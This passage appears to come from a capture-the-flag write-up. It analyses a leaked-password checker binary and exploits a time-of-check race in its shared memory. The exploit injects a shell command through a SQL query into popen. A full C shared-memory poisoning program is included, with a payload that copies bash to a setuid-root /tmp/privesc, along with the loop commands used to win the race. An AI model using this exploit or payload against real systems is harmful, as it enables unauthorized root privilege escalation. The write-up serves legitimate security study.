
If there is a match between the hash(argument 2) and any hash from the file, it returns 1(Password is leaked!).
Analysis of the write_to_shm function
This function takes a single argument.

It seeds a RNG with current time, then generates a random number to create a shared memory segment with it.
Then it attaches to the newly created segment and checks it for errors.
It takes the time again, and transforms it into a readable format. It then writes the Leaked hash detected at (time) message into the memory.
It turns out that it wasn't the hash that was being saved into shared memory, but rather this message along with the time of detection.
Lastly, it detaches from memory and returns the shared memory address.
Analysis of the notify_user function
This function takes in the 4 database credentials, and the shm address.

It gets the saved shm address from param 5. If there is no memory segment at the address to attach to, it displays No shared memory segment found for the given address:
If it cannot attach to the address, it'll show the Unable to attach to shared memory segment with ID: error.

It then checks the contents saved under that address for the Leaked hash detected string. If its not found, it'll error out with No hash detected in shared memory.
If the contents are Leaked hash detected and > and nothing else, the binary will exit with the Malformed data in the shared memory. error.
But if there's something else as well, the contents will be shaped into a Leaked hash detected>(hash?) format, then sent straight to the SQL query and into popen(!!!).
If everything goes well, the program continues and eventually "notifies" the user by their email stored in the database.
If I can escape the query, I'll be able to send commands straight into popen for command execution!
TOCTOU with SHM poisoning
Remembering that there is a 1 second of delay between write_to_shm and notify_user functions, I can create a script that will:
-
Attach to the SHM memory address.
-
Overwrite the contents of that address to add my command.
All in the span of one second during the sleep delay.
I'll use C for this since the process requires both speed and memory attachment, both of which C has.
#include <stdio.h>
#include <stdlib.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <time.h>
#include <errno.h>
#include <string.h>

#define SHM_BYTES 0x400           // 1024 bytes
#define SHM_PERMISSIONS 0x3B6     // 0666 octal
#define PAYLOAD_MESSAGE "Leaked hash detected Sat 31 5:33:55 2025 > '; cp /bin/bash /tmp/privesc && chmod 4755 /tmp/privesc;#"

// Pretty colors for output
#define RED     "\033[1;31m"
#define GREEN   "\033[1;32m"
#define YELLOW  "\033[1;33m"
#define RESET   "\033[0m"

void panic(const char *msg) {
    perror(msg);
    exit(EXIT_FAILURE);
}

int main(void) {
    printf(YELLOW "[::] Initiating shared memory injector \n" RESET);

    // Seed RNG with current epoch timestamp
    time_t now = time(NULL);
    srand((unsigned int)now);
    int entropy_spice = rand();
    key_t shm_key = entropy_spice % 0xFFFFF;

    printf(GREEN "[+] Generated SHM key: 0x%X\n" RESET, shm_key);

    // Grab or create the shared memory segment
    int shm_id = shmget(shm_key, SHM_BYTES, IPC_CREAT | SHM_PERMISSIONS);
    if (shm_id == -1) {
        panic(RED "[-] shmget failed");
    }

    // Attach to shared memory space
    char *mem_view = (char *)shmat(shm_id, NULL, 0);
    if (mem_view == (char *)-1) {
        panic(RED "[-] shmat failed");
    }

    printf(GREEN "[+] Connected to shared memory.\n" RESET);

    // Write payload
    snprintf(mem_view, SHM_BYTES, "%s", PAYLOAD_MESSAGE);
    printf(YELLOW "[::] Injecting payload into memory...\n" RESET);

    // Echo what we just poisoned the SHM with
    printf(GREEN "[+] Payload written:\n%s\n" RESET, mem_view);

    // Clean up
    if (shmdt(mem_view) == -1) {
        panic(RED "[-] shmdt failed");
    }

    printf(YELLOW "[::] Detached from memory. Mission complete.\n" RESET);
    return 0;
}
I'll compile my script with gcc -o shmpoisoner shmpoisoner.c
Then, I'll run two while true; loops in two terminals.
In the first terminal, I'll run while true; do sudo /opt/hash-checker/check-leak.sh bob; done to keep the binary running.
In the second terminal, I'll keep running my exploit with while true; do /tmp/shmpoisoner; done.


The SQL errors in the 1st terminal confirm that the injection was succesful. In the 2nd terminal, privesc has been created.

Rooted!